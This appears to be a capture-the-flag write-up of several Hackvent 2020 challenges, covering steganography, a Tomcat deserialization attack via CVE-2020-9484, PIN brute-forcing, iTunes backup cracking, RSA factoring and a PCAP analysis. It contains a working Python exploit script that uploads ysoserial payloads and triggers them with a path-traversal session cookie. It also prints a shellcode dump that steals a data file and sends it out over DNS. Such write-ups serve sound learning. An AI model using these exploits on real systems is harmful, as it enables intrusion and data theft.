I started to extract the archive and found out that it contained the layers of a docker image. I extracted all the layers and stepped through the files until I found something interesting. The important part seems to happen in layer `ab2b751e14409f169383b5802e61764fb4114839874ff342586ffa4f968de0c1`. In the home folder of bread we discover a lot of files containing hex strings. From the commands found in json file which reassembles the initial Dockerfile, we can see how these files were generated and learn that they contain the data for a JPEG image:

```
{
  "created": "2020-12-08T14:41:59.119577934+11:00",
  "created_by": "RUN /bin/sh -c cp /tmp/t/bunnies12.jpg bunnies12.jpg \u0026\u0026\nsteghide embed -e loki97 ofb -z 9 -p \"bunnies12.jpg\\\\\\\\\\\\\\\\\" -ef /tmp/t/hidden.png -p\n\\\\\\\\\\\\\\\\\"SecretPassword\" -N -cf \"bunnies12.jpg\" -ef \"/tmp/t/hidden.png\" \u0026\u0026\nmkdir /home/bread/flimflam \u0026\u0026 xxd -p bunnies12.jpg \u003e flimflam/snoot.hex\n\u0026\u0026 rm -rf bunnies12.jpg \u0026\u0026 split -l 400 /home/bread/flimflam/snoot.hex\n/home/bread/flimflam/flom \u0026\u0026 rm -rf /home/bread/flimflam/snoot.hex \u0026\u0026\nchmod 0000 /home/bread/flimflam \u0026\u0026 apk del steghide xxd # buildkit",
  "comment": "buildkit.dockerfile.v0"
},
```

Using some simple shell commands, we can recreate the JPEG and get the following image (called `bunnies12.jpg` in breads container):

```
→ flimflam git:(main) X cat flom* > combined.txt
→ flimflam git:(main) X xxd -r -p combined.txt test.jpg
→ flimflam git:(main) X file test.jpg
test.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1,
segment length 16, baseline, precision 8, 4032x2268, components 3
```



Moreover, we can see from the docker image that this file contains another hidden image which was embedded using steghide. Thankfully, the run command also shows the

steghide password, so I was able to extract the hidden PNG file using the following command:

```
→ 20 git:(main) X steghide extract -p "bunnies12.jpg\\\\" -ef /tmp/t/hidden.png -p \\\"SecretPassword\" -sf bunnies12.jpg -xf hidden.png  
wrote extracted data to \"hidden.png\".  
→ 20 git:(main) X file hidden.png  
hidden.png: PNG image data, 185 x 185, 8-bit gray+alpha, non-interlaced
```



Still, the image does not look like it would directly give us the flag. As there were no other hints on where to start, I tried my luck and imported it in *stegsolve*. Apparently, there was some sort of color inversion because *stegsolve* immediately displayed me a valid QR code. Scanning the code finally revealed the flag for this challenge:



Flag:

HV20{My_pr3c10u5_my_r363x!!!,_7hr0w_17_1n70_7h3_X1._-_64l4dr13l}

HV20.21 Threatened Cat

For this challenge, we get access to a web application that allows us to upload files. The web application will scan the file (basic content detection, probably implemented using the `file` command) and tell us whether the file is considered dangerous. Our goal is to disclose the flag, which is stored on the server at `/usr/bin/catnip.txt`.

After some basic information gathering, I found out that the application was built in Java (we can see it from the error message when uploading a file that is larger than the allowed limit). From the output of the application, we can see that our files are stored at `/usr/local/uploads/` on the server. My first guess was to upload a *JSP* file and gain remote code execution, but of course it did not work (honestly this would have been too easy).

As the challenge description already provided the correct path for the flag file, my first assumption was that the application is most likely vulnerable to a local file inclusion attack / path traversal attack. I tried various payloads to mess with both, the upload and the download functionality, but nothing worked out as expected. Moreover, I did some testing for other commonly known attacks like command injection and *XXE* (XML External Entity) but still was not able to find anything that would be exploitable.

Maybe there is a special reason why this challenge was built in Java. I searched for some more Java-specific attacks and realized that this might also be a deserialization attack. I tried my luck and generated a malicious serialized Java object created using the [ysoserial](#) tool. Out of the sudden, the output of the application changed: [W]: Exactly this kind of things is threatening this cat.

This confirms that I was on the right track, so I tried to create a payload that copies the file with our flag to the publicly accessible folder (`/usr/local/uploads/`). Unfortunately, this did not work so I had to do some research on how this type of attack could work in our scenario. I figured out that maybe my payload was never triggered because nobody yet tried to deserialize the file I provided. After some more googling, I found an interesting [CVE-2020-9484](#) which could help us here.

This CVE describes a [Tomcat](#) vulnerability (now the cat focus of the whole challenge finally makes sense). Vulnerable versions of Tomcat would allow an attacker to specify a malicious value for `JSESSIONID` (a filename). The server would then append the `.session` extension to the provided value and try to load (deserialize) the file.

This means that after uploading our exploit payload, we need to send another request with a crafted `JSESSIONID` cookie that points to our uploaded file. Afterwards, Tomcat will deserialize our payload and trigger the exploit. As I was not exactly sure what `ysoserial` payload is the correct one, I created a small python program that uploads each of the payloads, automatically triggers the exploit and then checks if the `catnip.txt` was correctly copied over to the public folder:

```
#!/usr/bin/env python3

import requests
from os import system
from time import sleep

url = 'https://c1084068-db92-46fc-b937-92858be641c9.idocker.vuln.land/cat/'

def upload_file(filename):
    with open(filename, 'rb') as input_file:
        data = input_file.read()

    files = {'file': (filename, data)}

    response = requests.post(url, files=files)
    if not "harmless" in response.text:
        print(f"Valid payload: {filename}")
    else:
        print("Payload not valid")

payloads = ["BeanShell1", "C3P0", "Clojure", "CommonsBeanutils1", "CommonsCollections1",
"CommonsCollections2",
    "CommonsCollections3", "CommonsCollections4", "CommonsCollections5",
"CommonsCollections6", "FileUpload1",
    "Groovy1", "Hibernate1", "Hibernate2", "JBossInterceptors1", "JRMPCClient",
"JRMPListener", "JSON1", "JavassistWeld1",
    "Jdk7u21", "Jython1", "MozillaRhino1", "Myfaces1", "Myfaces2", "ROME", "Spring1",
"Spring2", "URLDNS", "Wicket1"]

for payload in payloads:
    file = f"payload_{payload}.session"
    system(f"java -jar ysoserial-master-6eca5bc740-1.jar {payload} 'cp /usr/bin/catnip.txt /usr/local/uploads/' > {file} 2>/dev/null")

    # 1. Upload the payload
    upload_file(file)

    # 2. Trigger the exploit
    fake_session_id = f'JSESSIONID=../../../../../../../../usr/local/uploads/payload_{payload}'
    headers = { 'Cookie': fake_session_id }
    print(url + "index.jsp")
    response = requests.get(url + "index.jsp", headers=headers)

    # 3. Check if it worked
    response = requests.get(url + "files/catnip.txt")
    if response.status_code != 404:
        print(response.text)
        exit(0)

    system(f"rm {file}")
    print("-----")
```

Running this script gave me access to the flag. In my case, the first working ysoserial payload was CommonsCollections2:

Flag: HV20{!D3s3ri4liz4t10n_rulz!}


HV20.22 Padawanlock

For this challenge, we get a 32 bit ELF file. The elf file asks us for a 6 digit PIN. If we enter the correct pin, it would return us the flag. When guessing a PIN, we can notice that each PIN (even the wrong ones), lead to a different output:

```
→ 22 git:(main) X ./padawanlock
PIN (6 digits): 111111
Unlocked secret is: }%

→ 22 git:(main) X ./padawanlock
PIN (6 digits): 123456
Unlocked secret is: _IMPERIAL_CRUISER.})%
```

However, using `strings` we can verify that none of those strings (and of course also not our flag) is directly embedded into the binary. Instead, they are built dynamically based on the provided PIN. Time to do some actual reverse engineering! I opened the application in IDA and noticed that the overall structure is rather simple. The main function simply gets the data from stdin, converts it to an integer (`atoi`) and calculates a value based on the input. Afterwards, the function directly jumps to the calculated value. The major part of the binary is structured in a special way (see screenshot). We have many chunks that look almost completely the same. First, there is a useless loop over `ecx`, which is probably just there to add some delay and make brute forcing harder (otherwise, it would be easily possible to brute-force the 6 digits within 24 hours). Afterwards, a single character gets added at `ebx`. Finally, there is a hardcoded `jmp` instruction to another of these blocks.



When we provide a PIN, the binary calculates an address which is somewhere in this weird jump-print structure. Once we have found the entry point, all other steps are static since the `jmp` instructions are hardcoded. In our case, we can exploit this behavior and improve the brute-force speed by finding entryptoints which would have the letter H as the first character. To do this, we first have to understand how exactly the program calculates the location of the first `jmp` instruction: This can be summarized in the following way:

The base address of the jump table is at `0x124B`. To calculate the address for the first `jmp`, the app adds `20 * PIN` to this value. Moreover, we can see that there are exactly 13 byte between the target of the `jmp`, and the instruction which adds the next character to the output string (e.g. `mov byte ptr [ebx], 5Fh ; '_'`). Based on this information, we can find the Pins for all outputs starting with a capital H by searching our binary for all occurrences of the instruction which adds the letter H (`mov byte ptr [ebx], 0x48 ; 'H'`). Then we can reverse the above calculation and calculate the according PIN from this address ($\text{PIN} = (\text{address} - 0x124B) / 20$).

I wrote a small python script which automates this process and afterwards just tries the PINs which could lead to a valid result (35.578 instead of 1.000.000 possibilities to try). After approximately 30 minutes, I was able to find the correct PIN (451235) and get the flag:

```
#!/usr/bin/env python3
from pwn import process, asm, ELF, context
from multiprocessing import Process
from numpy import array_split

context.log_level = 'error'

elf = ELF('./padawanlock')
assembly_for_h = asm('mov byte ptr [ebx], 0x48')

def brute_force_range(search, pid):
    base = 0x124b
    count = 0

    with open(f"results_{pid}.txt", "w") as output_file:
        for result in search:
            address = result - 13
            input = (address - base) / 20
            input = round(input)
            p = process("./padawanlock")
            p.sendline(str(input))
            output = p.recvall().decode('ascii')
            flag = output.split('Unlocked secret is:')[1].strip()

            if not flag.startswith("H"):
                output_file.write(f"Error: Invalid flag {flag} for input {input}\n")

            output_file.write(f"{flag} for {input}\n")

            if "HV20" in flag:
                print(flag + " " + pid)
                exit(0)

            count += 1
            if count % 100 == 0:
                print(f"HV PID {pid} has {count}/{len(search)}")
```

```
search = list(elf.search(assembly_for_h))
a, b, c, d = array_split(search, 4)

p1 = Process(target=lambda: brute_force_range(a, "1"))
p2 = Process(target=lambda: brute_force_range(b, "2"))
p3 = Process(target=lambda: brute_force_range(c, "3"))
p4 = Process(target=lambda: brute_force_range(d, "4"))

p1.start()
p2.start()
p3.start()
p4.start()
```

→ 22 git:(main) X ./padawanlock

PIN (6 digits): 451235

Unlocked secret is: HV20{C0NF1GUR4T10N_AS_C0D3_N0T_D0N3_R1GHT}%

Flag: HV20{C0NF1GUR4T10N_AS_C0D3_N0T_D0N3_R1GHT}

HV20.23 Those who make backups are cowards!

For this challenge, we get the encrypted password of Santa's iPhone. We have to restore the backup to get the flag. Unfortunately, we don't know the password. However, Santa still remembers that it has eight digits and starts with a **2**, which already improves the brute force speed by a lot.

I found a useful [medium article](#) where somebody in a similar situation explains how he managed to crack the password of the iTunes backup. Firstly, we have to extract the Key Bag from the Manifest.plist and convert it to a format that is usable by our cracking program [John](#). Fortunately, this was an easy task because I found the useful `itunes_backup2hashcat` repository on GitHub (see [link](#)) which does exactly that for me. The generated `passwd` file looks like this and can be imported into *John* without any issues:

```
$itunes_backup$*9*892dba473d7ad9486741346d009b0deeccd32eea6937ce67070a0500  
b723c871a454a81e569f95d9*10000*0834c7493b056222d7a7e382a69c0c6a06649d9a**
```

Moreover, I generated a custom wordlist and generated all the passwords which match the pattern described by Santa. With those two pieces, John was able to crack the hash in a couple of minutes. The backup password is 20201225.

I tried a couple of scripts from GitHub to decrypt the iTunes backup, but unfortunately none of them worked correctly, so I had to use the trial version of [iBackup Viewer](#) to access the files. Apart from a few trolls (a QR code that rickrolled me and awesome cat content), I found two contacts that caught my interest:

```
M: 6344440980251505214334711510534398387022222632429506422215055328147354699502  
N: 77534090655128210476812812639070684519317429042401383232913500313570136429769
```

I tried the usual things (various decodings, XOR, ...) but none of them resulted in a flag. After re-reading the hint, I realized that this has to be **RSA** encryption. M is our encrypted message and N is part of the public key. For e, we can assume that it hopefully has the default value of 65537. As the parameter for the public key is pretty short, it should be easy to factorize it, obtain the private key and decrypt the message. For this purpose I once again used the mighty [RsaCtfTool](#):

```
→ RsaCtfTool git:(master) X python3 RsaCtfTool.py --publickey ../public.key --uncipher  
6344440980251505214334711510534398387022222632429506422215055328147354699  
502
```

private argument is not set, the private key will not be displayed, even if recovered.

```
[*] Testing key ../public.key.  
[*] Performing factordb attack on ../public.key.
```

Results for ../public.key:

Unciphered data :

```
HEX : 0x0000000000485632307b73307272795f6e305f67616d335f746f5f706c61797d
INT (big endian) :
29757593747455483525592829184976151422656862335100602522242480509
INT (little endian) :
56753566960650598288217394598913266125073984765818621753275514254169309446
144
STR : b'\x00\x00\x00\x00\x00HV20{s0rry_n0_gam3_to_play}'
```

Flag: HV20{s0rry_n0_gam3_to_play}

HV20.H3 Hidden in Plain Sight

We hide additional flags in some of the challenges! This is the place to submit them. There is no time limit for secret flags.

Note: This is not an OSINT challenge. The icon has been chosen purely to confuse you.

Along with today's normal challenge, another hidden challenge was revealed. Although it is labelled as OSINT, the challenge description says it is not. Therefore, I assumed that there has to be another hidden challenge in the backup. I wasted a lot of time in analyzing the cat video (even looked at every single frame) but could not find anything.

After poking at another couple of files that looked like they could be interesting, I was thinking about trying out a different tool which might provide some more forensic features on the iTunes backup. I tried my luck with the iPhone backup recovery tool from [fonepaw](#), and indeed it discovered another, already deleted contact. The website field for this contact contained another interesting value:

`http://SFYyMHtpVHVuM3NFYmFja3VwX2YwcmVuc214X0ZUV30=`. After base64 decoding the value from the url I got another flag:

Flag: HV20{iTun3s_backup_f0rensix_FTW}

HV20.24 Santa's Secure Data Storage

For the final challenge, we get access to a binary (data_storage, 64 bit ELF file) and a PCAP file which shows some network traffic. Our goal is to analyze the provided files and find out if / how the application has been compromised. Moreover, we know that all users of the application use passwords from the infamous wordlist `rockyou.txt`.

Firstly, I started playing with the ELF file. The application can be used to store encrypted notes. Authentication is done using username and password. If the user does not exist during the authentication, it is created automatically. All files (user data and encrypted notes) are stored inside the `/data` folder. The filenames have the following pattern:

- `data/<user>_pwd.txt` - Hashed password for the user
- `data/<user>_data.txt` - Encrypted note

Moreover, we can see that there is a huge buffer overflow vulnerability in the provided application. After authentication, the user can enter a number from 0 to 3 to choose an action:

```
→ 24 git:(main) X ./data_storage
welcome to santa's secure data storage!
please login with existing credentials or enter new username ...
username> manuelz120
creating user 'manuelz120' ...
please set your password (max-length: 19)
password> hackvent_rulez
welcome manuelz120!
[0] show data
[1] enter data
[2] delete data
[3] quit
choice> 3
good bye!
```

However, when reading the input the application takes 1000 byte from `stdin` using `fgets` and passes them to a buffer with a size of just 10 byte. This vulnerability can most likely be exploited to achieve remote code execution and leak data from other users.

```
.text:000000000040166A loc_40166A:                                ; CODE XREF: show_menu+A6↓j
.text:000000000040166A                                     ; show_menu+BA↓j ...
.text:000000000040166A      lea     rdi, a0ShowData ; "[0] show data"
.text:0000000000401671      call    _puts
.text:0000000000401676      lea     rdi, a1EnterData ; "[1] enter data"
.text:000000000040167D      call    _puts
.text:0000000000401682      lea     rdi, a2DeleteData ; "[2] delete data"
.text:0000000000401689      call    _puts
.text:000000000040168E      lea     rdi, a3Quit      ; "[3] quit"
.text:0000000000401695      call    _puts
.text:000000000040169A      lea     rdi, aChoice     ; "choice> "
.text:00000000004016A1      mov     eax, 0
.text:00000000004016A6      call    _printf
.text:00000000004016AB      mov     rdx, cs:stdin@@GLIBC_2_2_5 ; stream
.text:00000000004016B2      lea     rax, [rbp+nptr]
.text:00000000004016B6      mov     esi, 1000        ; n
.text:00000000004016BB      mov     rdi, rax         ; s
.text:00000000004016BE      call    _fgets
```

Afterwards, I started taking a look at the communication from the PCAP file. By analyzing the TCP packets, we can see how user `evil0r` (password `lovebug1`) interacted with the application. At a first glance, there does not seem to be anything suspicious, as he does not interact with the notes and immediately quits after connecting. However, if we take a closer look at the quit command, we can see that it contains way more data than just the command (3):

```
00000000: 3320 4141 4141 4141 4141 4141 4141 4141 3 AAAAAAAAAAAAAA
00000010: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAA
00000020: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAA
00000030: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAA
00000040: 4141 1041 4000 0000 0000 6874 7874 0048 AA.A@.....htxt.H
00000050: c2bf 7461 5f64 6174 612e 5748 c2bf 6461 ..ta_data.WH..da
00000060: 7461 2f73 616e 5748 c289 c3a7 4831 c3b6 ta/sanWH....H1..
00000070: 4831 c392 c2b8 0200 0000 0f05 48c2 89c3 H1.....H...
00000080: 8748 c2ba 0000 0100 0100 0000 526a 006a .H.....Rj.j
00000090: 006a 006a 0048 c289 c3a6 48c2 ba01 0000 .j.j.H....H....
000000a0: 0000 0000 2052 48c2 ba00 0000 1337 0100 .... RH.....7..
000000b0: 0052 c2ba 2000 0000 c2b8 0000 0000 0f05 .R.. .....
000000c0: 4831 c389 c281 340e c3af c2be c2ad c39e H1....4.....
000000d0: 48c2 83c3 8104 48c2 83c3 b920 75c3 afc2 H....H.... u...
000000e0: bf02 0000 00c2 be02 0000 0048 31c3 92c2 .....H1...
000000f0: b829 0000 000f 0548 c289 c387 48c2 89c3 .).....H....H...
00000100: a648 c283 c386 03c2 ba32 0000 0041 c2ba .H.....2...A..
00000110: 0000 0000 6a00 49c2 b802 0000 35c3 80c2 ....j.I.....5...
00000120: a800 2a41 5049 c289 c3a0 41c2 b910 0000 ..*API....A.....
00000130: 00c2 b82c 0000 000f 05c2 bf00 0000 00c2 ...,.....
00000140: b83c 0000 000f 050a .<.....
```

If we take a closer look at the part which follows the sequence of As, we can see that it contains some shell code, so this whole request is exploiting the buffer overflow vulnerability we discussed before. After disassembling the shellcode, we can see that the exploit reads the data file of the user santa (`data/santa_data.txt`), encrypts it by xoring the content with `0xdeadbeef` and sends it to `192.168.0.42` (`evil0r`'s IP) via a handcrafted DNS request. Thankfully, we also have the data from this DNS request, as it's still shown in the PCAP:

Bytes from DNS request: `0xe5, 0xaf, 0xe5, 0x9d, 0x31, 0xac, 0xa3, 0xca, 0x21, 0x1e, 0xc3, 0x79, 0xa6, 0x73, 0x23, 0x5e, 0xda, 0xb6, 0xa0, 0x8d, 0x2e, 0xd3, 0xb7, 0xb6, 0x6b, 0x55, 0x85, 0x7e, 0xc8, 0x34, 0x22, 0x7a`

Now we can undo the XOR encryption by xoring these bytes with `0xdeadbeef` (keep in mind the reversed byte order) and obtain the encrypted data file for the user santa:

```
➔ 24 git:(main) X xxd data/santa_data.txt
00000000: 0a11 4843 de12 0e14 cea0 6ea7 49cd 8e80 ..HC.....n.I...
00000010: 3508 0d53 c16d 1a68 84eb 28a0 278a 8fa4 5..S.m.h..('...
```

Now, we can simply store this data on our local machine and try to decrypt it using all passwords from rockyou.txt. I wrote a small wrapper-script using [pwntools](#) to automate this task. After ~ 1 hour it finally managed to decrypt the leaked file (password was: xmasrocks).

```
#!/usr/bin/env python3
from pwn import process, context
from os import system
from multiprocessing import Process
from numpy import array_split

context.log_level = 'error'
context.arch = 'amd64'
dns_response = [0xe5, 0xaf, 0xe5, 0x9d, 0x31, 0xac, 0xa3, 0xca, 0x21, 0x1e, 0xc3, 0x79,
0xa6, 0x73, 0x23, 0x5e, 0xda, 0xb6, 0xa0, 0x8d, 0x2e, 0xd3, 0xb7, 0xb6, 0x6b, 0x55, 0x85,
0x7e, 0xc8, 0x34, 0x22, 0x7a]
key = list(reversed([0xde, 0xad, 0xbe, 0xef]))

for i in range(len(dns_response)):
    dns_response[i] ^= key[i % 4]

with open('data/santa_data.txt', 'wb') as output_file:
    output_file.write(bytes(dns_response))

with open('./rockyou.txt', 'rb') as input_file:
    lines = input_file.readlines()

def brute_force_parts(lines, number):
    system(f"cp data/santa_data.txt {number}/data/santa_data.txt")

    for password in lines:
        try:
            password = password.strip().decode('utf-8')
            system(f"rm {number}/data/santa_pwd.txt 2>/dev/null")
            p =
process(f'/home/manuel/Desktop/Hacking/hackvent-2020/24/{number}/data_storage',
cwd=f'/home/manuel/Desktop/Hacking/hackvent-2020/24/{number}')
            p.recvuntil('username>')
            p.sendline('santa')
            p.recvuntil('password>')
            p.sendline(password)
            p.recvuntil('choice>')
            p.sendline("3")
            p =
process(f'/home/manuel/Desktop/Hacking/hackvent-2020/24/{number}/data_storage',
cwd=f'/home/manuel/Desktop/Hacking/hackvent-2020/24/{number}')
            p.recvuntil('username>')
            p.sendline('santa')
            p.recvuntil('password>')
            p.sendline(password)
            p.recvuntil('choice>')
            p.sendline("0")
            data = p.recvuntil('choice>').decode('utf-8')
            if 'HV20' in data:
                print(f"Worker {number} found flag for password {password}")
                with open('flag.txt', 'w') as output_file:
                    output_file.write(data)
                break
            p.sendline("3")
        except:
            pass
```

```
a, b, c, d = array_split(lines, 4)

p1 = Process(target=lambda: brute_force_parts(a, "1"))
p2 = Process(target=lambda: brute_force_parts(b, "2"))
p3 = Process(target=lambda: brute_force_parts(c, "3"))
p4 = Process(target=lambda: brute_force_parts(d, "4"))

p1.start()
p2.start()
p3.start()
p4.start()
```

Flag: HV20{0h_n0es_fl4g_g0t_l34k3d!1}